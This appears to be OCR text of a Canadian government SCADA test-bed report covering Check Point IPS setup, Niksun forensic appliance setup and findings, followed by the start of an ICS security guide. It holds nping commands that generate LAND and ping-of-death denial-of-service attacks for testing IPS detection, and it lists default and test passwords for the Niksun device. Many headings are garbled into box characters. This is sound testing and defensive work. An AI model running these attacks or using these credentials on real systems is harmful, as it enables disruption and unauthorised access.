□.□ IPS SO□T□ □RE □□□□E

The Intrusion Prevention System (IPS) blade in the Checkpoint UTM-1578 is based on the multi-method detection engine. Various intrusion detection methods are supported including vulnerability and exploit signatures, protocol validation, anomaly detection, and behavior based detection. The various configuration parameters for the IPS blade are presented under the tab “IPS” of SmartDashBoard R75. Various nodes in the tree directory of IPS were modified for use in our test bed as listed below:

- **E□□□□□□□□□ □ □□□□ □□□□**– This tab allows you to specify the devices on which IPS protections will be applied:
  - It should list the firewall platform device with the name “checkpoint-firewall”
  - If no device is listed, select the Firewall tab, and in the Network Objects tree, under the Check Point node, there should be a device listed which was configured as firewall. Select the device, right click and then edit. A window titled “Check Point Gateway” should open up. In the General Properties Tree window, in the network security select IPS. Click OK to close the window. The device should now be visible in IPS->Enforcing Gateways tree node.
  - Select the Gateway listed in IPS->Enforcing gateways and click Edit. Change the Assigned profile to Recommended_Protection
- **P□□□□□□□□**– This tab allows you to specify the IPS profiles with specific settings. Some of the major settings include:
  - IPS mode which allows detection or prevention of intrusions
  - Client or server protections
  - Deactivate protection with severity level, confidence-level, protocol-anomalies etc.

  By default two profiles are predefined in the SmartDashBoard named “Default_protection” and “Recommended_Protection” It is possible to define new profiles.
- **P□□□□□□□□□□□**– This tab lists all the intrusion protection capabilities available in the device:
  - By default, a limited number of protection capabilities are available.
  - The host running SmartDashboard should be able to go online to download the protection updates while connected with the firewall. Either add a second LAN interface, or make the firewall as a gateway by connecting the Internet connection to the interface marked as EXT and configuring it via WebUI.
  - Protections are divided into two categories

        - **T** – Divided further into four sub-categories: Signatures, Protocol Anomalies, Application Controls, and Engine Settings
        - **P** - Divided further into three sub-categories: Network Security, Application Intelligence, and Web Intelligence. Each of these sub-categories has further sub types
        - Approximately 14 SCADA specific protections are listed under Signatures and under Application Intelligence
            - Three of these are for the 7T Interactive Graphical SCADA System
            - Approximately nine of them are for the Siemens Tecnomatic FactoryLink Server
            - One each for RealFlex and DATAC SCADA servers
        - A large number of protections related to network related vulnerabilities are also supported. This includes well known vulnerabilities such as Teardrop attack, Ping of Death, LAND, IP Fragments, Null Payload ICMP, SYN Attack etc
    - Each of the protections can be changed so that they are applied on a per-profile basis - as the choice of actions for each profile includes Inactive, Detect or Prevent.
    - All the protections can also be applied collectively to a profile or can be activated manually for each profile
- Network exceptions can also be added to avoid configuring detections on a-per profile basis
- No information was found on how to add a new protection.
- Change the profile settings by going to Profiles, selecting "Recommended_Profile", Edit, and set IPS mode to Detect. This was done to test and evaluate the IPS.
- The IPS profiles can be activated on the firewall hardware platform by selecting "Policy->Install"
- All the protections have logs enabled. Logs can be viewed by activating "SmartView Tracker" from "SmartDashBoard" under the "Window" menu item.
    - Logs are grouped together as "All Records" which shows all the logs of active software blades
    - The logs are further sorted using each of the software blades i.e. Firewall, IPS, Application Control etc.
    - Clicking on it can further see more information on each log record.
- In Protections, under "By Protocol->Network Security->Denial of Service" category there exists 5 protections (ability to detect 5 types of attacks). Examples include attacks such as LAND, Ping of Death, TearDrop etc. LAND is enabled in "Detect" mode. To

detect a LAND attack initiated by the Test-Tools PC and directed towards the DUT, the following changes should be made to this configuration tab of the firewall:

  - Add a new node with IP address of test tool PC "192.168.3.226"
  - Modify the ethernet-ip-service to add the test tools PC node

- A LAND attack can be created using the nping tool as follows:
  - nping --tcp –g 44818 –p 44818 –S 192.168.3.1 --dest-ip 192.168.3.1
  - The Checkpoint device successfully detected the LAND attack and a log was created in "All Records" as well as in "IPS Blade->All" in SmartViewTracker. Among other details, the log indicated the following information for the attack:
    - Source/Destination – 192.168.3.1, Protocol – TCP Protection Type – Signature, Severity – Medium, Attack – LAND, Interface – Lan3
- By default, Ping-of-Death protection is inactive. Modify the protection action for this attack to "Prevent". Ping-of-death can be generated using the following nping command
  - nping --icmp --mtu 64 --data-length 65400 192.168.1.1
  - The Checkpoint device successfully detected the ping-of-death attack and a log was created in "All Records" as well as in "IPS Blade->All" in SmartViewTracker. Among other details, the log indicated the following information for the attack:
    - Source/Destination – 192.168.3.226/192.168.3.1, Protocol – UDP Protection Type – Signature, Severity – Low, Attack – IP Fragments, Interface – Lan3
- A brief overview of all the prevented/detected attacks can also be seen in "IPS->Overview" menu item.

7. NIKSUN NETDETECTOR - NIKSUN NETVCR

The Niksun IntelliDefend tool provides the capability to record and analyze traffic streams continuously at high data rates. It uses the captured data to detect anomalous activity. Nucleus is small form factor device implementing IntelliDefend with limited data storage capability and a single gigabit interface to record the traffic. Key product features include [16]:

- Traffic capture and analysis at full network production rates
- Ability to analyze application traffic such as E-mail, HTTP, telnet, instant messaging etc
- Ability to visualize captured packets at a byte level
- Ability to recreate the packet trace of an intrusion
- It includes hardware and software components with a Web based GUI

7.1 INITIAL SETUP

There are multiple ways to login to the Niksun Nucleus device. Installation was not as straightforward as it could be. Below we elaborate the steps taken to render the device operational:

- The IntelliDefend user guide suggests logging in via a web browser on a client PC connected to Nucleus on management port 'em0'. However no IP address was provided.
- Niksun technical support suggested using an IP address of 192.168.10.10 but even after this, it was not possible to establish an HTTP connection.
- As 192.18.1.10 was pingable, we attempted to connect using an SSH client. However, the web-based user name and password do not work with SSH login. Niksun was contacted again to request a console-based login and password.
- Niksun support suggested reconfiguring the network for Nucleus device using the command line. However, no command line instructions are provided in the user manual.
- A new Niksun_IntelliDefend user guide was obtained from the Niksun customer support site – this guide provides the command line instructions. In addition it was decided to connect the Nucleus device to a monitor (using a DVI to VGA adaptor) and USB keyboard.
- The Scripts required for configuring the management network interface required root access. The root password in the user guide did not work. Through trial and error, it was determined that the password for user "vcr" (i.e. niksun2K9!) worked for user root as well.
- Running the script /etc/sys_config.pl allowed modification of the management interface settings. The interface IP was set to 192.168.20.100 and the Firewall Type set to "open". The appliance was rebooted and web login successful.

2 USER NAME AND PASSWORDS

- Console login (ssh or via Keyboard/Monitor) - factory defaults
  - User – vcr, password – niksun2K9!
  - User – root, password – niksun2K9!

- Web UI login
  - User – admin, password – admin2K9! (Factory default)
  - User – scada, password – scada2K12! (Added as a test user with admin privileges)

Other configured user information is provided in [16].

3 EXAMINATION AS A NETWORK FORENSIC TOOL

The WebUI of Intellidefender provides two user interfaces which can be specifically useful for detecting any anomalous traffic: (a)Analysis (b)Application Reconstruction.

The ANALYSIS tab lists various tabs (templates), which can be used for analyzing traffic. Some of the main tabs are briefly described below. For most of the Analysis tabs, the results of a query are grouped and displayed under Top Applications, Top Src Hosts, Top Dst Hosts etc. This report is commonly referred to as Top N report where N is a configurable parameter. Other configurations/features include:


- TRAFFIC SUMMARY – Allows you to view traffic collected on a particular recording interface and under different categories such as Application, IP, TCP, UDP, WWW etc for a selected time duration. Other useful displayed data includes Bit Rate, Who's Talking (source/destination IP pairs), and What's Busy (Port numbers). IP (IPv4 andIPv6), TCP and UDP stats can be further explored under their own separate tabs.
- INTERNAL/EXTERNAL – Allows you to view the traffic under internal network traffic or external traffic based on IP addresses
- PEER-TO-PEER AND INSTANT MESSAGING – Presents traffic plots categorized as Peer-To-Peer, Mobile Traffic, Social networking etc.
- VLAN – VLAN traffic on the recorded interface
- DNS TRAFFIC – Presents the details of DNS related traffic with details of DNS queries, DNS servers, traffic volume etc

The APPLICATION RECONSTRUCTION tab allows you to view the application layer traffic under various application types. Content level visibility is provided under categories such as credit card, social security numbers, file attachments, email details and audio/video types. IntelliDefender is deployed in the SCADA test bed shown in Figure 1. The test scenario consists of following main components:

- An HMI reading data from Micrologix PLC using Ethernet/IP
- Three types of traffic were generated: (a) Web Traffic to the PLC (b) Intermittent ICMP ping messages, and (c) Ethernet/IP based messages from different hosts
- A TCP and UDP port scan was generated (ports 1-1024).


This test is intended to give a short example of tracing undesirable traffic with a typical security access attempt: Port Scan. The steps followed to detect a hostile intrusion can be different depending upon the type of attack. This test tries to highlight some basic steps that may be commonly followed.

The first step is to select the Analysis tab and then the Main Analysis tab. Subsequently, perform a query on the recording interface with the time set to the appropriate time interval. A screen capture of the observed traffic between the HMI and PLC is presented in Figure 14 and Figure 15.



□□□□□ □□ Test traffic between HMI and PLC as seen by IntelliDefender


There are two traffic peaks seen in Figure 14.



□□□□□ □□ Test traffic seen at Intellidefender with no peaks

On observing peak traffic in the previous Figures, the next step is to run a more detailed query for the time interval of the peak traffic - with TCP as the application type. This produced the result in Figure 16. It shows a large number of packets being sent to various TCP ports. It can be further seen that each TCP connection sends 2 packets. Performing a right click on the down arrow on the application column allows viewing of the captured packet in detail. This step confirms that two SYN requests are sent for each identified TCP port.

This test case was a simple example of tracking an intrusion. In a real SCADA network, the amount and variations in traffic type would make the effort more time consuming.



□□□□□□ □□ Traffic seen at Intellidefender between two peaks

□□. O□□□□□□□□□□□□□□ □ □□□□□□□

This 3rd test phase on the SCADA test bed focused on security evaluation of the Allen-Bradley Micrologix 1400 PLC, Ethernet/IP support in Achilles, and evaluation of the Checkpoint UTM-1 578 firewall and Niksun Nucleus network forensic tools. We summarize our findings in subsections below.

□□.□ □ I□RO□O□I□ P□□ □□□□□S□□□□ TEST□E□ RES□□T □N□□□SIS

The following points highlight observations made during testing of the Micrologix 1440 PLC using Achilles Satellite and the Nessus vulnerability scanner:

- No Critical/Major faults were found on the device.
- The device has a drawback of handling limited number of packets per seconds. In Achilles storms tests, the device was not able to handle 1Mb/s of test traffic. It was found to have a handling limit of ~500Kb/s after which packets are dropped. Most of the storm tests exhibiting anomalous behavior are due to this limitation.
- The device is able to recover from various fuzzer tests gracefully i.e. no crashes
- Due to the large and complex nature of the Ethernet/IP protocol, only the network communication part of the protocol implementation was tested.
- Some of the Ethernet/IP implementations at the application layer may be vendor specific, and can be tested only with vendor input from the specific DUT PLC.

□□.2 ETHERNET/IP PROTO□O□

The Ethernet/IP protocol is developed and maintained by the Open Device Vendor Association. Some observations made regarding the protocol during SCADA testing on the test bed include:

- It is a fairly broad and complex protocol with hundreds of pages detailing its specification. The protocol is modular, connection oriented, easily extensible and has separate security features defined for it
- The protocol specification is only available to vendors who register with ODVA. The cost is in the thousands of dollars
- The protocol is mainly implemented by large scale vendors of PLCs. Implementations can be verified via a standardized testing tool provided by ODVA
- Not many commercial test tools are available for Ethernet/IP
- A lot of time and training is required to develop a deep understanding of this protocol
- As an example of the challenge in gaining access to commercial test tools, there were a number of defects found in the Achilles Ethernet/IP test library – the issues are currently being fixed.

□□.□ □HE□□POINT □T□ -□□7□□IRE□ □□□ □S□□□□ E□□□□□TION

The Checkpoint UTM-1 578 provides network security protections in terms of eight blades. The following analysis and observations are made as a result of our testing:

- The GUI interface provided is fairly easy to use. However with eight types of security protections present in the GUI, it can take some time to gain full familiarity with the tool.
- Two of the eight software blades are found to be most relevant for SCADA networks i.e Firewall and IPS
- Firewall rules are easy to configure
- The Firewall software blade does not by default include detailed SCADA protocol rules. Checkpoint includes a powerful scripting language which allows the user to specify a broad range of complex rules for matching packet header and payload content against signatures. Such rules have to be introduced by adding filter matches at the byte level in packets using the Checkpoint INSPECT language. It is not difficult to do this. Section 8.4 illustrates example rules added for the MODBUS protocol.
- IP spoofing is preventable with additional configuration but very specific to interface/hosts listed
- No Layer-2 safeguards were found
- The IPS software provides large number of predefined preventions very few are SCADA specific.
- Existing preventions for TCP/IP layer vulnerabilities/Denial of Service attacks.
- No information was found on how to add new IPS preventions.

□□.□ NI□S□N N□□□E□S INTE□□I□E□EN□ER □S□□□□ E□□□□□TION

Niksun Nucleus Intellidefender is a network forensic tool. Observations regarding usage of this tool in a SCADA test bed include the following:

- The documentation of the product can be improved as it includes missing IP addresses, wrong passwords, and missing instructions or data
- After successful login, the WebUI was found to be fairly easy to use
- Many of the reports and statistics provided at TCP/IP layer are useful for tracing back network level intrusions. A lot of application layer information is also available.
- The tool does not detect and support SCADA protocols such as MODBUS or Ethernet/IP
- Due to the limited number of SCADA network forensic tools on the market, Niksun is still among the top choices. It is anticipated that their SCADA support will be augmented over time.

□□. R□□□□□□□□

[1] Makkar R., Seddigh N., Nandy B. et-all "SCAD Network Security in a Test Bed Environment – Part 2", M5, Tech Report, Public Safety Canada, February 2012

[2] Ethernet/IP ODVA, http://www.odva.org/Home/ODVATECHNOLOGIES/EtherNetIP/tabid/67/lng/en-US/Default.aspx

[3] CIP ODVA, http://www.odva.org/Home/ODVATECHNOLOGIES/CIP/tabid/65/lng/en-US/Default.aspx

[4] Ethernet/IP, Quick Start for Vendors Handbook, A Guide for Ethernet/IP Developers, http://www.odva.org/Portals/0/Library/Publications_Numbered/PUB00213R0_EtherNetIP_Developers_Guide.pdf

[5] Ethernet/IP Standard, ODVA, Volume 2: Ethernet/IP Adaptation of CIP, Chapter 1: Introduction to Ethernet/IP

[6] Ethernet/IP Standard, ODVA, Volume 2: Ethernet/IP Adaptation of CIP, Chapter 2: Encapsulation Protocol

[7] Ethernet/IP Standard, ODVA,Volume 2: Ethernet/IP Adaptation of CIP, Chapter 5: Object Library

[8] CIP Standard, ODVA, Volume 1: CIP Common Specification, Appendix A: CIP Explicit Messaging Services

[9] CIP Standard, ODVA, Volume 1: CIP Common Specification, Chapter 2: CIP Messaging Protocol

[10] CIP Standard, ODVA, Volume 1: CIP Common Specification, Chapter 5: CIP Object Library

[11] Check Point R75 Firewall Admin Guide, "Firewall R75 Administration Guide, Software Blades, October 2010". Available at https://updates.checkpoint.com/fileserver/SOURCE/direct/ID/11660/FILE/CP_R75_Firewall_AdminGuide.pdf

[12] Check Point R75 IPS Admin Guide, "Check Point IPS, R75, Administration Guide, Software Blades, October 2010". Available at https://updates.checkpoint.com/fileserver/SOURCE/direct/ID/11663/FILE/CP_R75_IPS_AdminGuide.pdf

[13] Check Point CLI Guide, "Check Point Command Line Interface, R75, Reference Guide, October 2011", Available at https://updates.checkpoint.com/fileserver/SOURCE/direct/ID/11657/FILE/CP_R75_CLI_ReferenceGuide.pdf

[14] Check Point, UTM-1, Getting Started Guide, August 2010. Hardcopy

[15] Check Point, UTM-1, Image Management, January 2011

[16] Niksun Nucleus User Guide, Version 4.0, Nucleus_User_Guide.pdf

[17] Allen-Bradley Micrologix 1400 Programmable, Bulletin 1766 Controllers and 1762 Expansion I/O, User Manual, Rockwell Automation.

[18] CIP Standard, ODVA, Volume 1: CIP Common Specification, Chapter 3: CIP Communication Object Classes

[19] Basic INSPECT Syntax, Chapter 14, INSPECT, e-tutorials, Available at http://etutorials.org/Networking/Check+Point+FireWall/Chapter+14.+INSPECT/Basic+INSPECT+Syntax/

[20] Tofino Industry Security Solution, Security Demonstration System, Setup and Operational Manual – Power. March 2012, titled as "BSI Tofino Demonstration Manual – Power v1.0.pdf"

Sécurité publique Canada | Public Safety Canada

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

Executive Summary

Industrial control system (ICS) is a general term that encompasses several types of control systems used to automate industrial processes, including supervisory control and data acquisition (SCADA) systems, distributed control systems (DCS), and other smaller control system configurations such as programmable logic controllers (PLC). They are used in a variety of critical infrastructure sectors such as electric utilities, transportation, chemical, pharmaceutical, nuclear, oil and gas, food, water, etc.

The past two decades have brought a dramatic shift in the way that ICSs are designed and integrated. During that period, industry migrated from control systems which were isolated and used proprietary technology to ones that are far more connected and utilized commercial technology. In fact, today's control systems utilize much of the same technology as information technology (IT) systems and commercial computing systems such as Windows operating systems, Ethernet TCP/IP networking, SQL databases, web servers, etc. This open technology allows for unprecedented interconnectivity between control systems within the plant, between plants, and throughout the enterprise. This shift from closed, proprietary control systems to open, highly integrated control systems has brought dramatic improvements in productivity and other operational benefits to organizations. However, it has also exposed these control systems to the same vulnerabilities faced by commercial computing systems.

This guide was written to aid those involved in the design and operation of ICS to understand the critical issues involved in securing these systems. It provides the reader with an overview of the challenges and threats facing owners and operators of industrial facilities and presents data from the study of actual ICS security incidents. The current status of the regulatory environment and industry standards is discussed. The remainder of the document presents a lifecycle approach to managing ICS security, starting with risk assessment and then discussing best practice approaches to operational and technical security measures.

I **P** **S** **I** **R** **IR**

ACKNOWLEDGEMENT

This document was developed for Public Safety Canada National Cyber Security Directorate to provide guidance to asset owners and operators of critical infrastructure to understand best practices for securing their ICSs.

This document is a key deliverable as part of a Public Safety Canada project (PSC) entitled "SCADA Network Security in a Test bed Environment". Solana Networks acted as the lead project partner with Bell Canada, Byres Security and Exida as the other private sector project partners. As part of the project, a SCADA cyber security test bed was developed for Public Safety CCIRC. The test bed models elements of the oil and gas as well as the power generation critical infrastructure sectors. Other key project deliverables include: (i) Security testing and evaluation of test bed control devices (ii) A Red Team/Blue Team Training Exercise for SCADA security based on the test bed. The project has provided CCIRC's analysis laboratory with basic control systems setup to increase its forensic capabilities. It has also contributed towards building SCADA security expertise across the community of practice.

The author team for this document consisted of subject matter expertise from Exida Canada Ltd. (John Cusimano), producing this Guide as part of Solana Networks project deliverables for Public Safety Canada.

For additional information or comments, please send inquiries to Public Safety Canada's Canadian Cyber Incident Response Centre (CCIRC) at cyber-incidents@ps-sp.gc.ca

Table of Contents

Table of Figures

1 Introduction

1.1 Scope

The Information Technology (IT) world has been dealing with cyber security for over two decades. Many organizations have been involved with this issue, ranging from the U.S. National Institute of Standards and Technology (NIST), who published "*Introduction to Computer Security: The NIST Handbook*"[1], about 15 years ago, to the Internet Engineering Task Force (IETF) who has created documents such as "*RFC 2196 - Site Security Handbook*"[2]. The dominant standard in the IT security field is ISO/IEC 27002:2005 (formerly 17799:2000), "*Information technology - Security Techniques - Code of practice for information security management*", which is a fairly comprehensive catalogue of general IT security practices.

Unfortunately, security practices in the IT world don't always transfer over to the ICSs world in an effective manner. The origins of IT security are rooted in a culture very different from the plant floor. For example, occasional failures are common and tolerated in business systems while most ICSs are expected to operate for years without interruption. Similarly, the tradition of beta testing many new IT products in the field and recovering from problems by simply rebooting servers or switches contrasts sharply with standard industrial control practices. This is not surprising since the impact of outages in business systems are typically loss of availability, while outages in the process environment will certainly result in loss of production and may even cause damage to equipment and the environment or even sickness, injury or death.

Very simply, the IT security culture and the technologies that it has created are based on the idea that performance and confidentiality are paramount and outages, while undesirable, are acceptable. This is clearly not true for the industrial world where the need for availability and integrity of a system typically dominates all other considerations.

This is not to say that IT security practices should not be used at all in the ICS environment. In fact, several major industrial companies have reported that a large percentage of their IT security policies and practices can be applied to the industrial control without modification. The issue is to identify and then adjust appropriately those security policies and practices that do not work well on ICSs.

SE□□RIT□ TOPI□	I.T. S□□□□□□	I□S S□□□□□□
Anti-virus & Mobile Code Countermeasures	Common & widely used	Uncommon and difficult to deploy
Support Technology Lifetime	3-5 Years	Up to 20 years
Outsourcing	Common & widely Used	Rarely Used
Application of Patches	Regular/Scheduled	Slow (Vendor specific)
Change Management	Regular/Scheduled	Legacy based – unsuitable for modern security
Time Critical Content	Delays are generally accepted	Critical due to safety
Availability	Delays are generally accepted	24x7x365 (continuous)
Security Awareness	Good in both private and public sector	Generally poor regarding cyber security
Security Testing/Audit	Scheduled and mandated	Occasional testing for outages
Physical Security	Secure	Very good but often remote and unmanned

T□□□□ □□S□□ □ □□□ □□□ □□□□□□□□□□□□ □□□□ □□□ I.T. S□□□□□□ □□□ I□S S□□□□□□

Table 1 is an excerpt from the Idaho National Laboratories publication[3], "Using Operational Security (OPSEC) to Support a Cyber Security Culture in Control Systems Environment", that summarizes the many differences between IT security and ICS security.

□.2 T□□□□□

The last couple of decades have brought a dramatic shift in the way that ICSs are designed and integrated. During that period, industry migrated from control systems which were isolated and used proprietary technology to ones that are far more connected and utilize commercial technology. In fact, today's control systems utilize much of the same technology as IT systems and commercial computing systems such as Windows operating systems, Ethernet TCP/IP networking, SQL databases, HTTP browsers, etc. This open technology allows for unprecedented interconnectivity between control systems within the plant, between plants, and throughout the enterprise. This shift from closed, proprietary control systems to open, highly integrated control systems has brought dramatic improvements in productivity and other operational benefits to organizations. However, it has also exposed our control systems to the same vulnerabilities faced by commercial commuting computing systems.

For over a decade, government agencies and private companies have been working together to raise awareness and develop standards and guidelines to help address these vulnerabilities. Their ongoing efforts have produced an extensive body of work that will be discussed further in the standards and regulations section of this document. However, many organizations that own and operate critical infrastructure are just beginning to become aware of the risk that cyber incidents present to their operation.


In fact, it wasn't until June of 2010, when the world would really take notice of the threat facing modern ICSs. It was then that researchers discovered a computer virus with characteristics unlike any previously detected virus. After months of analysis by both public and private security researchers, it was concluded that this virus, known as Stuxnet, had the unique ability to clandestinely alter the program of an ICS. Further investigation revealed that it was designed with the intent of attacking a specific industrial application by using the automation equipment to damage physical process equipment. There is significant evidence that the virus was successful

in reaching and causing damage to its intended target. Fortunately, while the virus infected thousands of machines worldwide, the effect on the non-targeted systems was negligible.

News of Stuxnet sent shockwaves throughout industry and quickly gained the attention of both public and private organizations, especially those focused on the protection of critical infrastructure. Stuxnet represented the first time the world had seen a computer virus capable of deliberately altering the functionality of control system equipment to be able to cause physical damage.

Reaction to Stuxnet has been varied. In some cases, such as in organizations with existing control system cyber security programs, news of Stuxnet has motivated them to redouble their efforts. However, for many organizations, news of Stuxnet was the first time, particularly at the senior management level, they became aware of the threat. Industry associations and regulatory bodies around the world have responded with additional programs to educate their constituents on best practices to mitigate these risks. Documents such as the one you are reading now are examples of these efforts.

Additionally, news of Stuxnet has aroused the "security researcher" community causing them to turn their attention from commercial IT products to industrial automation and control systems. While their motives may vary, the end result is that there are a number of researchers actively seeking and publishing information regarding vulnerabilities in industrial control system products. Figure 1: ICS Specific Vulnerabilities in the Public 2001-2011 (by quarter) illustrates the significant increase in the public disclosure of ICS vulnerabilities since 2010.



□□□□□□ □□I□S S□□□□□□□ □ □□□□□□□□□□□□□□□□□□□□ □□□P□□□□□2□□□-2□□□ □□□ □□□□□□□□□□

□.□ I□S S□□□□□□□□I□□□□□□□□□ □□□□

